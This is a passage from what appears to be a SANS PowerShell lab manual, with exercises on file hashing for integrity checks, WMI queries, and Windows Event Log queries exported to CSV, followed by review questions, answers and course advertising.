
Your hash values may be different than in the screenshot above, and that is fine. Since you made a copy of the Services.html file, the SHA-256 hashes of the two files should be identical on your computer.

The Get-FileHash command could be used in a scheduled script to check the integrity of files on a web server, then alert you when a file changes (perhaps by sending you an e-mail message with the built-in Send-MailMessage command).

6. Append some text ("AAA") to the end of the Copied.html file, then compute hashes again.

```
"AAA" | Out-File -Append -FilePath .\Copied.html

Get-FileHash -Algorithm SHA256 -Path *.html
```



Notice that the hashes of the two HTML files are different now. Your hash values might not match those in the screenshot above, but on your computer, the two hash values will be different too. If you want to open a text file in a new tab, use the "ise" command, but you can also view file contents right inside the shell with Get-Content.

7. To view the contents of a file inside the command shell, use the Get-Content command like this:

```
Get-Content -Path .\Copied.html
```


The text of the Copied.html file goes scrolling by too fast to see, but do you see the "AAA" at the very end of the HTML file? What if the appended text had been malicious JavaScript instead? Thankfully, we can detect changes to files with the Get-FileHash command.

8. Run "cls" to clear your command shell of text clutter.

Task 4 – Windows Management Instrumentation (WMI) Service

1. In PowerShell, open the Show-ComputerInfo.ps1 script in a new ISE tab with this command:

```
ise .\Show-ComputerInfo.ps1
```




The Windows Management Instrumentation (WMI) service is installed and running by default on all Windows computers. PowerShell can talk to the WMI service on local and remote machines. Among the many things you can do with WMI, you can query all sorts of useful information.

Please scroll down in the script and glance at the lines of code. Don't worry about the strange syntax, the main thing to see is that the script is using the Get-WmiObject command to talk to the WMI service by sending the WMI service queries that look like SQL queries to a database, for example, "SELECT * FROM Win32_ComputerSystem." This is because WMI organizes its data into virtual database tables called "classes," and "Win32_ComputerSystem" is one of these classes/tables of information.


2. Enter in the command, "**Set-ExecutionPolicy RemoteSigned**" as shown:


```
PS C:\Labs\401.5> Set-ExecutionPolicy RemoteSigned
```

When prompted with the following, click on "Yes":



3. Run the entire script by either pressing the F5 button or by clicking the "Run Script" icon in the toolbar; this icon looks like a green triangle. When the script is run, the output is displayed in the command shell.





When you run the script, scroll up and down in the command window to see the output text. This is just a sampling of the kind of information you can query from local or remote computers. To query information from a remote computer, you must be a member of the Administrators group at the remote computer, and you must authenticate with Kerberos or NTLM. In an Active Directory domain environment, Kerberos authentication is handled for you automatically and transparently.

4. Query BIOS information from a remote computer (or at least pretend to do so), with this command:

```
Get-WmiObject -Query "SELECT * FROM Win32_BIOS" -ComputerName LocalHost
```

The data output by this command is the same you saw earlier when you ran the script, which includes this command. The difference this time is the "-ComputerName LocalHost" part. When you do not specify a remote computer name, PowerShell defaults to the local computer automatically, but you can provide a remote computer name if you wish.

In this example, we connected to "LocalHost," i.e., to the local computer, but in real life, this could have been the Fully-Qualified Domain Name (FQDN) of another computer in your Active Directory domain. In this case, PowerShell would have authenticated to that remote computer with Kerberos and established an encrypted Remote Procedure Call (RPC) connection to the WMI service. You must be a member of the local Administrators group to do so. The Kerberos single sign-on is handled for you transparently.

With WMI, the challenge is knowing what class or table of information to query. Fortunately, there are thousands of examples on the Internet and you also have the Show-ComputerInfo.ps1 script to get started. SANS also has a six-day course on "Securing Windows and PowerShell Automation (SEC505)" with many more examples, too.


5. Close the tab with the Show-ComputerInfo.ps1 script by clicking the "X" on that tab.

6. Run "cls" to clear your command shell window of text clutter.

Task 5 – Querying Windows Event Logs

1. In PowerShell, run the following command to see the names of all local Windows Event Logs:


```
Get-WinEvent -ListLog * | Select-Object LogName
```



The Get-WinEvent command can query the Event Logs on local or remote computers. You must be a member of the Administrators group on remote computers. When you scroll up and down in the output, you can see that there are many Event Logs in Windows. We piped the output of Get-WinEvent into the Select-Object command to strip away all Event Log properties except for the name of the log.

2. To show the last 10 events from the System log, showing only the time each event was written to the log, the ID number of each event, and the message payload of each event, run this command (the command is wrapped across two lines in this manual, but on your computer just type it all in on one line):

```
Get-WinEvent -LogName System -MaxEvents 10 |
   Select-Object TimeCreated,Id,Message
```



The "-MaxEvents 10" argument means that only the 10 most recent events written to the System log should be returned. Without "-MaxEvents", the command would output the entire System log, which would take too long. Event Log message objects have many properties, so we piped the output through Select-Object again to strip away all the properties we did not want to see.


Tip: To execute or edit the prior command in PowerShell, hit the "Up-Arrow" button on your keyboard to put the prior command back on the line with the blinking cursor. Then either hit Enter to run the command again, or move the blinking cursor with your keyboard's arrow keys to where you want to edit the command, and then hit Enter again to execute the edited command.

3. Run the prior command again (hit the "Up-Arrow" button on your keyboard), but edit the command to pretend to query the System log on a remote computer, and then save the output to a CSV file.

```
Get-WinEvent -LogName System -MaxEvents 10 -ComputerName LocalHost  |
   Select-Object TimeCreated,Id,Message | Export-Csv -Path LogData.csv
```

4. Open that LogData.csv text file in a new tab using the "ise" command:

```
ise .\LogData.csv
```



Instead of opening the CSV file in PowerShell, we could have opened it in Microsoft Excel, piped the objects into the Out-GridView application, or filtered the output with a regular expression pattern given to Select-String (a Windows version of *grep*, like on Linux).

5. Extra Credit: If there is any time remaining in the lab, feel free to read the full help for Get-WinEvent and its other command-line parameters: Get-Help -Full Get-WinEvent.

   You might instead prefer to just take a break, this has been a hard (but fun!) lab to complete. Job well done, you are on your way to becoming a PowerShell Jedi Master!

Questions

1. What PowerShell commands show processes and services? _____
2. What PowerShell command can export objects to a CSV text file? _____
3. What PowerShell command strips away properties we don't care about? _____

Exercise Takeaways

In this lab, you completed the following tasks:

- Opened the graphical PowerShell ISE editor with administrative privileges.
- Listed processes and services.
- Exported data to CSV and HTML files.
- Viewed object data in the graphical Out-GridView application.
- Copied and hashed files on the hard drive before modifying them.
- Queried the WMI service for computer information.
- Queried local or remote Windows Event Log messages.

PowerShell is the future of all Windows scripting and automation. The old CMD.EXE shell is dead. Because PowerShell is object-oriented, learning it is like learning a foreign language. With practice and experimentation, you will gain confidence in using PowerShell, and then PowerShell will no longer feel strange and foreign, it will be fun!

Automation is very important for modern Windows security. If you plan to manage Windows machines on-premises or in the cloud, learning PowerShell is an essential skill, not just for *network* security, but for *job* security as well.

This page intentionally left blank.

Question Answers

1. What PowerShell commands show processes and services? Get-Process and Get-Service
2. What PowerShell command can export objects to a CSV text file? Export-Csv
3. What PowerShell command strips away properties we don't care about? Select-Object

"As usual, SANS courses pay for themselves by Day 2. By Day 3, you are itching to get back to the office to use what you've learned."
Ken Evans, Hewlett Packard Enterprise - Digital Investigation Services

SANS Programs
sans.org/programs

GIAC Certifications
Graduate Degree Programs
NetWars & CyberCity Ranges
Cyber Guardian
Security Awareness Training
CyberTalent Management
Group/Enterprise Purchase Arrangements
DoDD 8140
Community of Interest for NetSec
Cybersecurity Innovation Awards

Search SANSInstitute

SANS Free Resources
sans.org/security-resources

- E-Newsletters
  NewsBites: Bi-weekly digest of top news
  OUCH!: Monthly security awareness newsletter
  @RISK: Weekly summary of threats & mitigations
- Internet Storm Center
- CIS Critical Security Controls
- Blogs
- Security Posters
- Webcasts
- InfoSec Reading Room
- Top 25 Software Errors
- Security Policies
- Intrusion Detection FAQ
- Tip of the Day
- 20 Coolest Careers
- Security Glossary

SANS Institute
8120 Woodmont Avenue | Suite 310
Bethesda, MD 20814
301.654.SANS(7267)
info@sans.org